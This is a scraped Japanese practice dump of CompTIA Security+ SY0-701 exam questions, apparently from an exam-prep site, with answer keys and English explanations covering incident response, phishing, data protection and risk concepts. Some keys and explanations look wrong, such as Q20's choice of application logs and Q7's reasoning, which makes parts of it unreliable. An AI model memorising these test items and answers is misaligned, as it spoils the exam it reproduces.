CompTIA.SY0-701-JPN.v2026-08-24.q337

試験コード：	SY0-701-JPN
試験名称：	CompTIA Security+ Certification Exam (SY0-701日本語版)
認証ベンダー：	CompTIA
無料問題の数：	337
バージョン：	v2026-08-24
ページの閲覧量：	109
問題集の閲覧量：	3583

https://www.jpnshiken.com/shiken/CompTIA.SY0-701-JPN.v2026-08-24.q337.html

質問: **1**
組織がインシデント対応プロセスを改善するために使用すべき演習は次のどれですか?
A. テーブルトップ
B. レプリケーション
C. フェイルオーバー
D. 回復
正解: **(**正解を表示します**)**
A tabletop exercise is a simulated scenario that tests the organization's incident response plan and procedures.
It involves key stakeholders and decision-makers who discuss their roles and actions in response to a hypothetical incident. It can help identify gaps, weaknesses, and improvement areas in the incident response process. It can also enhance communication, coordination, and collaboration among the participants. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 525 1

質問: **2**
ある組織で、コマンド&コントロールサーバーに関わるサイバーセキュリティインシデントが発生しました。影響を受けたホストを特定するために、次のログのうちどれを分析すべきでしょうか(2つ選択してください)。
A. アプリケーション
B. 認証
C. DHCP
D. ネットワーク
E. ファイアウォール
F. データベース
正解: **C,E (**コメントを発表する**)**
To identify the impacted host in a command-and-control (C2) server incident, the following logs should be analyzed:
DHCP logs: These logs record IP address assignments. By reviewing DHCP logs, an organization can determine which host was assigned a specific IP address during the time of the attack.
Firewall logs: Firewall logs will show traffic patterns, including connections to external C2 servers.
Analyzing these logs helps to identify the IP address and port numbers of the communicating host.
Application, Authentication, and Database logs are less relevant in this context because they focus on internal processes and authentication events rather than network traffic involved in a C2 attack.

質問: **3**
脆弱性の重大性を定量的に測定するために使用されるのは次のどれですか?
A. CVE
B. CVSS
C. CIA
D. CERT
正解: **(**正解を表示します**)**
The correct answer is B. CVSS.
CVSS stands for Common Vulnerability Scoring System. It provides a numerical score used to measure the severity or criticality of a vulnerability. CVSS scores help organizations prioritize vulnerability remediation based on factors such as attack complexity, privileges required, user interaction, scope, confidentiality impact, integrity impact, and availability impact.
Why the other options are incorrect:
A). CVE
CVE stands for Common Vulnerabilities and Exposures. It provides a unique identifier for a known vulnerability, but it does not measure the vulnerability's criticality by itself.
C). CIA
CIA stands for confidentiality, integrity, and availability. It is a core security model, not a vulnerability scoring system.
D). CERT
CERT generally refers to a Computer Emergency Response Team or similar incident response organization. It is not a scoring system for vulnerability criticality.
Therefore, CVSS is used to quantitatively measure vulnerability criticality.

質問: **4**
悪意のあるアップデートが一般的なソフトウェア プラットフォームに配布され、多くの組織でサービスが無効になりました。このタイプの脆弱性を最もよく表すのは次のどれですか。
A. 不正な従業員
B. 内部脅威
C. DDoS攻撃
D. サプライチェーン
正解: **(**正解を表示します**)**

質問: **5**
中小企業の管理者は、なりすましの Web サイトにアクセスしようとした後にページがブロックされたというメッセージを受け取る従業員からのサポートコールが増加していることに気付きました。管理者は次のうちどれを行う必要がありますか。
A. 多要素認証を導入します。
B. ウェブフィルタ設定のレベルを下げる
C. セキュリティ意識向上トレーニングを実施します。
D. 利用規定を更新する
正解: **C (**コメントを発表する**)**

In this scenario, employees are attempting to navigate to spoofed websites, which is being blocked by the web filter. To address this issue, the administrator should implement security awareness training. Training helps employees recognize phishing and other social engineering attacks, reducing the likelihood that they will attempt to access malicious websites in the future.
* Deploying multifactor authentication (MFA) would strengthen authentication but does not directly address user behavior related to phishing websites.
* Decreasing the level of the web filter would expose the organization to more threats.
* Updating the acceptable use policy may clarify guidelines but is not as effective as hands-on training for improving user behavior.

質問: **6**
セキュリティ アナリストと管理チームは、最近のフィッシング キャンペーンの組織パフォーマンスを確認しています。ユーザーのクリックスルー率が許容リスクしきい値を超えたため、管理チームはユーザーがフィッシング メッセージ内のリンクをクリックしたときの影響を軽減したいと考えています。アナリストは次のうちどれを行う必要がありますか。
A. 一般的なフィッシング行為に対する認識を高めるために、オフィスのあちこちにポスターを貼ります。
B. フィッシングメールが配信されないようにメールセキュリティフィルターを実装する
C. ダウンロードしたプログラムの自動実行をブロックするように EDR ポリシーを更新します。
D. ユーザーがフィッシング攻撃の兆候を認識できるように、追加のトレーニングを作成します。
正解: **(**正解を表示します**)**
An endpoint detection and response (EDR) system is a security tool that monitors and analyzes the activities and behaviors of endpoints, such as computers, laptops, mobile devices, and servers. An EDR system can detect, prevent, and respond to various types of threats, such as malware, ransomware, phishing, and advanced persistent threats (APTs). One of the features of an EDR system is to block the automatic execution of downloaded programs, which can prevent malicious code from running on the endpoint when a user clicks on a link in a phishing message. This can reduce the impact of a phishing attack and protect the endpoint from compromise. Updating the EDR policies to block automatic execution of downloaded programs is a technical control that can mitigate the risk of phishing, regardless of the user's awareness or behavior. Therefore, this is the best answer among the given options.
The other options are not as effective as updating the EDR policies, because they rely on administrative or physical controls that may not be sufficient to prevent or stop a phishing attack. Placing posters around the office to raise awareness of common phishing activities is a physical control that can increase the user's knowledge of phishing, but it may not change their behavior or prevent them from clicking on a link in a phishing message. Implementing email security filters to prevent phishing emails from being delivered is an administrative control that can reduce the exposure to phishing, but it may not be able to block all phishing emails, especially if they are crafted to bypass the filters. Creating additional training for users to recognize the signs of phishing attempts is an administrative control that can improve the user's skills of phishing detection, but it may not guarantee that they will always be vigilant or cautious when receiving an email.
Therefore, these options are not the best answer for this question. References = Endpoint Detection and Response - CompTIA Security+ SY0-701 - 2.2, video at 5:30; CompTIA Security+ SY0-701 Certification Study Guide, page 163.

質問: **7**
セキュリティアナリストは、大量の従業員の認証情報が盗まれ、ダークウェブで販売されていることを発見しました。アナリストは調査を行い、一部の時間給従業員の認証情報が侵害されたものの、正社員の認証情報は影響を受けていないことを発見しました。
ほとんどの従業員は、建物内にいる間に、ネットワークに接続されたキオスク端末を使用して出退勤を記録していました。しかし、帰宅後に退勤記録を取った従業員もいました。認証情報が盗まれたのは、建物内にいる間に出勤 -退勤を記録した従業員のみでした。各キオスクは異なるフロアに設置されており、業務機能ごとに環境をセグメント化しているため、複数のルーターが設置されています。

時間給従業員は、acmetimekeeping.comというウェブサイトを使用して出勤・退勤を記録する必要があります。このウェブサイトはインターネットからアクセスできます。このセキュリティ侵害の原因として最も可能性が高いのは次のうちどれですか？
A. 時刻管理ウェブサイトに対してブルートフォース攻撃が行われ、一般的なパスワードがスキャンされました。
B. 悪意のある人物が、サイト上のパッチ未適用の脆弱性を利用して悪意のあるコードで時間管理 Web サイトを侵害し、資格情報を盗みました。
C. 内部DNSサーバーが改ざんされ、acmetimkeeping.comを悪意のあるドメインにリダイレクトして認証情報を傍受し、それを実際のサイトに渡していました。
D. ARP ポイズニングが建物内のマシンに影響を与え、キオスクが送信されたすべての資格情報のコピーをマシンに送信しました。
正解: **(**正解を表示します**)**
The scenario suggests that only the employees who used the kiosks inside the building had their credentials compromised. Since the time-keeping website is accessible from the internet, it is possible that a malicious actor exploited an unpatched vulnerability in the site, allowing them to inject malicious code that captured the credentials of those who logged in from the kiosks. This is a common attack vector for stealing credentials from web applications.
References =
CompTIA Security+ SY0-701 Course Content: The course discusses web application vulnerabilities and how attackers can exploit them to steal credentials.

質問: **8**
資産の廃止時にデータ保持ポリシーに従うべき主な理由として、次のうちどれが挙げられますか？
A. 不要になったデータが安全に破棄されるようにするため
B. ハードウェアを廃棄する前に、すべての会社データのバックアップコピーを作成する
C. ハードウェアがリサイクルされた後でも従業員が古いファイルにアクセスできるようにするため
D. 将来必要になった場合に備えて、すべての顧客データを保管しておく。
正解: **(**正解を表示します**)**
The best answer is A. To ensure data is securely destroyed when no longer needed.
During asset decommissioning, organizations must handle storage media and data according to established data retention policies. These policies define how long data must be kept and when it should be securely destroyed. Following them helps ensure that data is not kept longer than necessary and is properly sanitized or destroyed when retention requirements have been met.
This is important for:
reducing risk of unauthorized data exposure
meeting legal and regulatory obligations
preventing sensitive information from being recovered from retired assets limiting unnecessary storage and liability Why the other options are incorrect:
B). To make backup copies of all company data before disposing of hardwareNot all data should be backed up indefinitely. Retention policies are about keeping data only as long as required.
C). To allow employees to access old files even after the hardware is recycledThis is not the primary purpose of retention policies during decommissioning.
D). To keep all customer data available in case it is required in the futureKeeping all data forever is not a proper retention strategy and can create legal and security problems.
From the SY0-701 perspective, asset disposal and media sanitization are closely tied to retention schedules and secure destruction practices, so A is the correct answer.

質問: **9**
悪意のある人物が Web URL を偽装するソーシャル エンジニアリング攻撃は次のどれですか。

A. プリテキスティング
B. 誤情報
C. タイプミススクワッティング
D. 水飲み場
正解: **C** (コメントを発表する)
Typosquatting is a social engineering and cybersquatting technique in which attackers register domain names similar to legitimate ones, hoping users will make a typographical error and visit their malicious website instead.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.2: "Typosquatting involves registering misspelled versions of legitimate domain names to trick users." Exam Objectives 2.2: "Given a scenario, analyze potential indicators associated with application attacks."

質問: **10**
トークン化を使用するデータ保護戦略の例は次のどれですか?
A. 機密データを含むデータベースの暗号化
B. 機密データを代替値に置き換える
C. 運用システムから機密データを削除する
D. 重要なシステム内の機密データのハッシュ化
正解: (正解を表示します)
Detailed Explanation:
Tokenization replaces sensitive data with non-sensitive surrogate values that retain the necessary format but are meaningless without access to the original data. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "Data Masking and Tokenization".

質問: **11**
ファイルの価値、機密性、または適用される規制に基づいてファイルのラベルを選択するには、次のどれを使用する必要がありますか?
A. 検証
B. 認定
C. 分類
D. インベントリ
正解: **C** (コメントを発表する)
Classification is the process of assigning labels to files or data based on sensitivity, business value, or regulatory requirements. Proper classification guides handling, access controls, and protection measures.
Verification (A) and certification (B) are validation processes, and inventory (D) is a listing of assets.
Data classification is a foundational data governance control in SY0-701#6:Chapter 16 CompTIA Security+ Study Guide#.

質問: **12**
企業がインターネットからのシステムへのアクセスを最も効果的に防止できるのは次のうちどれですか?
A. コンテナ化
B. 仮想化
C. SD-WAN
D. エアギャップ

正解: **D** (コメントを発表する)
An air-gapped system is physically isolated from unsecured networks (like the public Internet), ensuring that there is no direct or indirect network connection. This is the most effective way to prevent Internet-based access to sensitive systems.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.2: "Air-gapped systems are isolated from external networks and prevent Internet access."
Exam Objectives 3.2: "Summarize security implications of embedded and specialized systems."

質問: **13**
システム管理者は、ネットワーク内の攻撃を検出および調査するために、欺瞞技術を使用します。管理者は、偽のパスワードと顧客の支払い情報が記載された文書を配布します。管理者が使用している技術は次のうちどれですか？
A. ハニートークン
B. ハニーポット
C. ハニーファイル
D. ハニーネット
正解: (正解を表示します)
The best answer is C. Honeyfile.
A honeyfile is a decoy file that is intentionally placed where an attacker might discover and open it. It often contains fake but tempting information, such as passwords, payment data, or confidential records. If someone accesses, copies, or opens the file, that activity can alert defenders to suspicious behavior.
This question specifically describes a document filled with fake passwords and customer payment information. Because the decoy is a file or document, honeyfile is the most precise answer.
Why the other options are incorrect:
A). HoneytokenA honeytoken is a broader term for fake digital data used to detect unauthorized access, such as fake credentials, database entries, or API keys. A honeyfile can be considered a type of honeytoken, but since the question specifically mentions a document, honeyfile is the better answer.
B). HoneypotA honeypot is a decoy system or service designed to attract attackers, not just a single document.
D). HoneynetA honeynet is an entire network of decoy systems used for detection and research.
From a Security+ perspective, deception technologies include honeyfiles, honeytokens, honeypots, and honeynets. Since the item deployed is a document, C is the best answer.

質問: **14**
従業員が退職したときに権限を迅速に更新することで組織のセキュリティ体制を最も強化できる自動化ユースケースは次のどれですか?
A. リソースのプロビジョニング
B. アクセスを無効にする
C. 変更承認の確認
D. 権限要求のエスカレーション
正解: (正解を表示します)
Disabling access is an automation use case that would best enhance the security posture of an organization by rapidly updating permissions when employees leave a company. Disabling access is the process of revoking or suspending the access rights of a user account, such as login credentials, email, VPN, cloud services, etc.
Disabling access can prevent unauthorized or malicious use of the account by former employees or attackers who may have compromised the account. Disabling access can also reduce the attack surface and the risk of data breaches or leaks. Disabling access can be automated by using scripts, tools, or workflows that can trigger the action based on predefined events, such as employee termination, resignation, or transfer.

Automation can ensure that the access is disabled in a timely, consistent, and efficient manner, without relying on manual intervention or human error.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 5: Identity and Access Management, page 2131. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 5:
Identity and Access Management, page 2132.

質問**: 15**
経営チームは、脅威のシナリオに対応するサイバーセキュリティ チームの準備状況を評価したいと考えています。
次のどれが、短時間で適切に対応を評価し、正式化しますか?
A. すべての IT マネージャーにメッセージを送信し、正式なアクション プランを要求します。
B. バグ報奨金プログラムを作成し、調査結果を評価します。
C. 卓上演習を実行し、パフォーマンス結果を文書化します。
D. サイバーセキュリティプロセスを独立して評価するために外部コンサルタントを雇用します。
正解**: (**正解を表示します**)**
A tabletop exercise is the most effective way to quickly assess a cybersecurity team's readiness to respond to a threat scenario. CompTIA Security+ SY0-701 describes tabletop exercises as discussion-based simulations where incident response team members walk through a realistic scenario to evaluate procedures, decision- making, communication, and coordination. These exercises are specifically designed to be conducted in a short timeframe while still providing meaningful insight into preparedness.
Executing a tabletop exercise allows management to observe how the team identifies threats, escalates incidents, assigns roles, and follows the incident response plan. Documenting performance results helps formalize findings, identify gaps, and improve playbooks and procedures without the complexity of a live incident or full-scale simulation.
Option A is informal and does not test real-time decision-making. Option B focuses on vulnerability discovery, not response readiness. Option D can be effective but is time-consuming and not suited for rapid assessment.
Therefore, C: Execute a tabletop exercise and document the performance results is the correct answer.

質問**: 16**
セキュリティアナリストが企業のすべてのエンドポイントに対して毎日脆弱性スキャンを実行している理由を最もよく説明するのは次のどれですか?
A. パッチのインストール状況を追跡する
B. シャドーITクラウド展開を見つける
C. ハードウェアインベントリを継続的に監視する
D. ネットワーク内で活動中の攻撃者を探す
正解**: (**正解を表示します**)**
Detailed Explanation:
Daily vulnerability scans help identify missing patches or updates across endpoints, allowing security teams to ensure compliance with patch management policies. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Vulnerability Management".

質問: **17**
最近のログレビュー中に、アナリストはインジェクション攻撃が成功した証拠を発見しました。この問題に最もよく対処できるのは次のどれですか?
A. 認証
B. セキュアクッキー
C. 静的コード分析
D. 入力検証
正解: **(**正解を表示します**)**
Input validationensures that only properly formatted and expected input is accepted by an application, preventing injection attacks such as SQL injection and command injection. Properly validating and sanitizing user inputs can mitigate these types of attacks.
Authentication (A)helps verify user identity but does not prevent injection attacks.
Secure cookies (B)protect session data but do not stop injection-based exploits.
Static code analysis (C)can help identify vulnerabilities but does not activelypreventinjection attacks in real- time.
Implementingstrong input validationcanprevent malicious code from being executed, reducing the risk of injection attacks.

質問: **18**
サードパーティのリスク管理における継続的なベンダー監視の方法を最もよく表しているのは次のうちどれですか?
A. プロジェクトごとに新しいMSAを要求する
B. ベンダーの自己証明をさらなる検証なしで受け入れる
C. セキュリティ要件への準拠を検証するための評価の実施
D. 契約開始時にSLAを確認する
正解: **(**正解を表示します**)**
Ongoing vendor monitoring is a critical component of third-party risk management (TPRM) and focuses on continuously validating that vendors maintain required security controls throughout the lifecycle of the relationship. According to CompTIA Security+ SY0-701, the most effective ongoing monitoring method is conducting assessments to verify compliance with security requirements. These assessments may include periodic security questionnaires, audits, penetration test results, SOC reports, or compliance attestations that are independently validated.
Option A, requiring a new MSA for each project, is a contractual activity, not a monitoring mechanism.
Option B-accepting self-attestation without verification-introduces risk and is specifically discouraged in SY0-701 because it lacks assurance. Option D, reviewing SLAs at contract start, is a one-time activity and does not provide continuous oversight.
Ongoing assessments allow organizations to detect control drift, identify new risks, and ensure vendors remain compliant with evolving regulatory and security expectations. This proactive approach is essential for managing supply chain risk and protecting organizational data.
Therefore, the correct answer is C: Conducting assessments to verify compliance with security requirements.

質問: **19**
バグバウンティプログラムを開始することによるメリットは次のどれですか? (2 つ選択してください)
A. 第三者へのリスクの移転
B. ゼロデイ脆弱性の数の削減

C. 従業員のセキュリティ意識の向上
D. プログラム管理コストの削減
E. 脆弱性のより迅速な発見
F. パッチ管理プロセスの改善
正解: **(**正解を表示します**)**
Bug bounty programs invite vetted external researchers to report software vulnerabilities in exchange for rewards. According to Security+ SY0-701, two major benefits are:
(1) Reduction in the number of zero-day vulnerabilities (B) - Ethical hackers can discover unknown vulnerabilities before malicious attackers do. These vulnerabilities are often zero-days because they are unknown to vendors at the time of discovery. Bug bounty programs surface these issues early, helping organizations mitigate severe risks proactively.
(2) Quicker discovery of vulnerabilities (E) - A distributed network of global security researchers can identify vulnerabilities far faster than an internal team alone. This accelerates detection, increases coverage, and lowers attacker dwell time.
Option A (Transference of risk) is incorrect because bug bounties do not transfer risk-they help identify vulnerabilities. C (Security awareness) relates to internal training, not bug bounties. D (Reduced cost) is misleading; bug bounties can be expensive depending on payout structure. F (Patch management) does not directly improve through bug bounty programs.
Therefore, the correct benefits are B and E.

質問: **20**
セキュリティ アナリストは、オンプレミス ネットワーク内の侵害されたデバイスから発信されたコマンド アンド コントロール トラフィックの宛先を特定するためにログを確認しています。確認するのに最適なログは次のどれですか。
A. IDS
B. ウイルス対策
C. ファイアウォール
D. アプリケーション
正解: **D (**コメントを発表する**)**

質問: **21**
感染の可能性があるシステムを隔離するために、システム管理者が実行する必要があるアクティビティは次のどれですか?
A. デバイスをエアギャップ環境に移動します。
B. グループ ポリシーを通じてリモート ログインを無効にします。
C. デバイスをサンドボックスに変換します。
D. MDM プラットフォームを使用してデバイスをリモートワイプします。
正解: **(**正解を表示します**)**
Detailed Explanation:Quarantining a potentially infected system by placing it into an air-gapped environment physically disconnects it from the network. This prevents the spread of malware while maintaining the integrity of forensic evidence. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Incident Response and Containment".

質問: **22**
セキュリティ管理者が最近ローカル パスワードをリセットしたところ、次の値がシステムに記録されました。

Host	Account	MD5 password values
ACCT-PC-1	admin	f1bdf5ed1d7ad7ede4e3809bd35644b0
HR-PC-1	admin	d706ab8258fe67c131ebc57a6e29184
IT-PC-2	admin	f8ddb9ebb321d7dfbf6cb059736f0b3d
FILE-SRV-1	admin	f054bbd2f5ebab9cb5571000b2c60c02
DB-SRV-1	admin	8638f732ba7cf2d95b16979e2725da78

セキュリティ管理者が最も保護する可能性のあるものは何ですか?

A. アカウント共有

B. パスワードの複雑さが弱い

C. パスザハッシュ攻撃

D. パスワード侵害

正解: **(**正解を表示します**)**

The scenario shows MD5 hashed password values. The most likely reason the security administrator is focusing on these values is to protect against pass-the-hash attacks. In this type of attack, an attacker can use a captured hash to authenticate without needing to know the actual plaintext password. By managing and monitoring these hashes, the administrator can implement strategies to mitigate this type of threat.

References =

CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.

CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

質問: **23**

管理者は、ネットワークに接続するすべてのゲストデバイスに対して検疫サブネットを設定しました。企業リソースへのアクセスを許可する前に、セキュリティチームがMDM上で設定するのに最適な項目は次のうちどれですか？

A. デバイスフィンガープリンティング

B. コンプライアンス証明

C. NAC

D. 802.1X

正解: **(**正解を表示します**)**

Compliance attestation (B)ensures that devices meetpredefined security policies(e.g., encryption enabled, updated antivirus, latest OS patches) before being allowed access to corporate resources. This is commonly enforced usingMobile Device Management (MDM)systems.

By using compliance checks via MDM, only secure,policy-compliantdevices are promoted from quarantine to trusted network segments.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 3.2 - "MDM, NAC, and compliance enforcement: Compliance attestation before access."

質問: **24**

最近のセキュリティ侵害を調査しているときに、アナリストは、攻撃者が会社の Web サイトを介して SOL 感染によってアクセスしたことを発見しました。この問題の再発を防ぐために、アナリストは Web サイト開発者に次のどれを推奨する必要がありますか?

A. セキュアクッキー

B. 入力のサニタイズ

C. コード署名

D. ブロックリスト

正解: **(**正解を表示します**)**

Input sanitization is a critical security measure to prevent SQL injection attacks, which occur when an attacker exploits vulnerabilities in a website's input fields to execute malicious SQL code. By properly sanitizing and validating all user inputs, developers can prevent malicious code from being executed, thereby securing the website against such attacks.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of web application security and common vulnerability mitigation strategies.

質問: **25**
セキュリティアナリストは、従業員がフィッシングメールをクリックして認証情報を漏洩したというアラートを受け取りました。アナリストは次のうちどれを行うべきでしょうか？
A. フィッシング攻撃について全従業員に通知し、不審なメールを避けるよう指示してください。
B. アカウントに変更を加える前に、従業員からの確認を待ってください。
C. 従業員のワークステーションを再イメージ化して、マルウェアが存在しないことを確認します。
D. 従業員のアカウントをロックして、さらなる不正アクセスを防止します。
正解: **(正解を表示します)**
The best answer is D. Lock the employee ' s account to prevent further unauthorized access.
If credentials have been exposed in a phishing incident, the most urgent priority is to contain the threat by preventing attackers from using those credentials. Locking or disabling the affected account is an immediate response step that reduces the risk of unauthorized access, lateral movement, privilege abuse, or data theft.
Why the other options are incorrect:
A). Notify all employees about the phishing attack and instruct them to avoid suspicious emails.Awareness messaging may be useful later, but it does not immediately contain the compromised account.
B). Wait for confirmation from the employee before making any changes to the account.Waiting introduces unnecessary risk if the credentials are already exposed.
C). Reimage the employee ' s workstation to ensure no malware is present.Reimaging may be appropriate if malware was delivered, but the question specifically says the employee exposed credentials. The first priority is account containment.
From a Security+ incident response perspective, the immediate action after credential compromise is to disable or lock the account, making D the best answer.

質問: **26**
次のどの制御タイプが SIEM ツールからのアラートを表していますか?
A. 予防的
B. 修正
C. 補償
D. 探偵
正解: **(正解を表示します)**
Alerts generated by SIEM (Security Information and Event Management) tools are detective controls, as they identify and notify about suspicious activities but do not prevent or correct the events themselves.
Preventive controls stop incidents before they occur, corrective controls remediate issues, and compensating controls are alternatives used when primary controls aren't feasible.
Detective controls are foundational in Security Operations for incident detection and response#6:Chapter
14 CompTIA Security+ Study Guide#.

質問: **27**

システム管理者は、会社の最高経営責任者を名乗る未知の番号からテキスト メッセージを受け取ります。メッセージには、緊急事態のためパスワードをリセットする必要があると書かれています。次のどの脅威ベクトルが使用されていますか?
A. タイプミススクワッティング
B. スミッシング
C. プリテキスティング
D. なりすまし
正解**: (**正解を表示します**)**
Detailed Explanation:Smishing is a type of phishing attack that uses SMS text messages to deceive recipients into taking actions such as revealing sensitive information. The urgency in the text indicates this vector.
Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: "Social Engineering Techniques".

質問**: 28**
ビジネス影響分析を実施する際の RTO の利点は次のどれですか?
A. インシデントの発生可能性とそのコストを決定します。
B. インシデント対応者の役割と責任を決定します。
C. インシデント発生後にシステムを復元する状態を決定します。
D. インシデント発生後に組織がダウンタイムを許容できる時間を決定します。
正解**: D (**コメントを発表する**)**
Recovery Time Objective (RTO)defines themaximum acceptable downtimebefore business operationsmust be restored. It helps organizations set expectations for recovery speed and prioritize system restoration accordingly.
A (likelihood of an incident and cost)relates to risk assessment, not RTO.
B (roles and responsibilities)falls underincident response planning, not RTO.
C (state of restored systems)is covered byRecovery Point Objective (RPO), not RTO.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Program Management and Oversight domain.

質問**: 29**
ある企業は、従業員がモバイル デバイスのオペレーティング システムを変更できないという条項を AUP に追加しています。組織が対処しようとしている脆弱性は次のどれですか。
A. クロスサイトスクリプティング
B. バッファオーバーフロー
C. 脱獄
D. サイドローディング
正解**: (**正解を表示します**)**
Jailbreaking is the process of removing the restrictions imposed by the manufacturer or carrier on a mobile device, such as an iPhone or iPad. Jailbreaking allows users to install unauthorized applications, modify system settings, and access root privileges. However, jailbreaking also exposes the device to potential security risks, such as malware, spyware, unauthorized access, data loss, and voided warranty. Therefore, an organization may prohibit employees from jailbreaking their mobile devices to prevent these vulnerabilities and protect the corporate data and network. References: CompTIA Security+ Study Guide: Exam SY0-701,
9th Edition, Chapter 10: Mobile Device Security, page 507 2

質問: 30
以下のリスク分析属性のうち、脆弱性が悪用される可能性を測定するものはどれですか？
A. 露出係数
B. 影響
C. 重大度
D. 可能性
正解: (正解を表示します)
The best answer is D. Likelihood.
In risk analysis, likelihood refers to the probability or chance that a threat will exploit a vulnerability. This is a core concept in risk management because risk is commonly evaluated by considering both:
the likelihood of an event occurring, and
the impact if that event occurs.
Why the other options are incorrect:
A). Exposure factorExposure factor is the percentage of asset loss that would occur if a threat event happened.
It relates to the extent of damage, not the probability of exploitation.
B). ImpactImpact refers to the magnitude of harm or damage if the vulnerability is exploited. It does not measure the chance of occurrence.
C). SeveritySeverity is a general measure of how serious a vulnerability or issue is, often combining multiple considerations, but it is not specifically the attribute that measures the chance of exploitation.
From a Security+ viewpoint, when the question asks about the chance that a vulnerability will be exploited, the correct risk attribute is likelihood.

質問: 31
次のシナリオのうち、ビジネス メール詐欺攻撃の可能性を説明しているものはどれですか?
A. 従業員は、電子メールの表示フィールドに役員の名前が記載された電子メールでギフト カードのリクエストを受け取ります。
B. 電子メールの添付ファイルを開いた従業員は、ファイルにアクセスするために支払いを要求するメッセージを受け取ります。
C. サービス デスクの従業員は、人事部長からクラウド管理者アカウントへのログイン資格情報を要求する電子メールを受信します。
D. 従業員は、会社の電子メール ポータルを装ったフィッシング サイトへのリンクが記載された電子メールを受信します。
正解: (正解を表示します)
A business email compromise (BEC) attack is a type of phishing attack that targets employees who have access to company funds or sensitive information. The attacker impersonates a trusted person, such as an executive, a vendor, or a client, and requests a fraudulent payment, a wire transfer, or confidential data. The attacker often uses social engineering techniques, such as urgency, pressure, or familiarity, to convince the victim to comply with the request12.
In this scenario, option A describes a possible BEC attack, where an employee receives a gift card request in an email that has an executive's name in the display field of the email. The email may look like it is coming from the executive, but the actual email address may be spoofed or compromised. The attacker may claim that the gift cards are needed for a business purpose, such as rewarding employees or clients, and ask the employee to purchase them and send the codes. This is a common tactic used by BEC attackers to steal money from unsuspecting victims34.
Option B describes a possible ransomware attack, where malicious software encrypts the files on a device and demands a ransom for the decryption key.
Option C describes a possible credential harvesting attack, where an attacker tries to obtain the login information of a privileged account by posing as a legitimate authority.

Option D describes a possible phishing attack, where an attacker tries to lure the victim to a fake website that mimics the company's email portal and capture their credentials. These are all types of cyberattacks, but they are not examples of BEC attacks. References = 1: Business Email Compromise - CompTIA Security+ SY0-
701 - 2.2 2: CompTIA Security+ SY0-701 Certification Study Guide 3: Business Email Compromise: The 12 Billion Dollar Scam 4: TOTAL: CompTIA Security+ Cert (SY0-701) | Udemy

質問: **32**
IT マネージャーは、ヘルプ デスク ソフトウェアの管理者コンソールにアクセスできるのは IT マネージャーとヘルプ デスク リーダーのみであることをヘルプ デスク スタッフ全体に通知します。IT マネージャーが設定しているセキュリティ手法は次のどれですか。
A. 強化
B. 従業員の監視
C. 構成の強制
D. 最小権限
正解: **(**正解を表示します**)**
The principle of least privilege is a security concept that limits access to resources to the minimum level needed for a user, a program, or a device to perform a legitimate function. It is a cybersecurity best practice that protects high-value data and assets from compromise or insider threat. Least privilege can be applied to different abstraction layers of a computing environment, such as processes, systems, or connected devices.
However, it is rarely implemented in practice.
In this scenario, the IT manager is setting up the principle of least privilege by restricting access to the administrator console of the help desk software to only two authorized users: the IT manager and the help desk lead. This way, the IT manager can prevent unauthorized or accidental changes to the software configuration, data, or functionality by other help desk staff. The other help desk staff will only have access to the normal user interface of the software, which is sufficient for them to perform their job functions.
The other options are not correct. Hardening is the process of securing a system by reducing its surface of vulnerability, such as by removing unnecessary software, changing default passwords, or disabling unnecessary services. Employee monitoring is the surveillance of workers' activity, such as by tracking web browsing, application use, keystrokes, or screenshots. Configuration enforcement is the process of ensuring that a system adheres to a predefined set of security settings, such as by applying a patch, a policy, or a template.
References =
https://en.wikipedia.org/wiki/Principle_of_least_privilege
https://en.wikipedia.org/wiki/Principle_of_least_privilege

質問: **33**
セキュリティ エンジニアがリモート アクセス VPN を構成しました。リモート アクセス VPN を使用すると、エンド ユーザーはエンドポイントにインストールされたエージェントを使用してネットワークに接続し、暗号化されたトンネルを確立できます。エンジニアが実装した可能性が高いプロトコルは次のどれですか。

A. SD-WAN
B. EAP
C. IPSec
D. GO
正解: **(**正解を表示します**)**

質問: **34**
ユーザーが検証のためにデジタル署名を含むメールを送信します。ユーザーがメールの送信を否定できないようにするためには、次のどのセキュリティコンセプトが役立ちますか？
A. 否認防止
B. 機密保持
C. 誠実さ
D. 認証
正解: **(**正解を表示します**)**
Comprehensive and Detailed Explanation From Exact Extract:
Non-repudiation ensures that a sender cannot deny sending a message. Digital signatures provide non- repudiation because they use the sender's private key, which only the legitimate owner possesses. When the email recipient verifies the digital signature using the sender's public key, it proves the email was sent by the true owner of the private key and has not been altered.
Confidentiality (B) ensures information is protected from unauthorized access and is usually achieved through encryption. Integrity (C) ensures data has not been modified, while authentication (D) verifies the identity of a user. Although digital signatures also support integrity and authentication, the specific property that prevents denial of sending the email is non-repudiation.
Security+ SY0-701 highlights digital signatures as a cryptographic mechanism used for authentication, integrity, and non-repudiation, especially in email security, PKI systems, and secure messaging.
Thus, the correct answer is Non-repudiation.

質問: **35**
新しい脆弱性が公開されたときに、セキュリティアナリストが組織全体のリスクを正確に測定できるようにするには、次のどれが役立ちますか?
A. すべてのハードウェアとソフトウェアの完全なインベントリ
B. システム分類のドキュメント
C. システム所有者とその部門のリスト
D. サードパーティのリスク評価ドキュメント
正解: **(**正解を表示します**)**
A full inventory of all hardware and software is essential for measuring the overall risk to an organization when a new vulnerability is disclosed, because it allows the security analyst to identify which systems are affected by the vulnerability and prioritize the remediation efforts. Without a full inventory, the security analyst may miss some vulnerable systems or waste time and resources on irrelevant ones. Documentation of system classifications, a list of system owners and their departments, and third-party risk assessment documentation are all useful for risk management, but they are not sufficient to measure the impact of a new vulnerability. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 1221; Risk Assessment and Analysis Methods: Qualitative and Quantitative3

質問: **36**

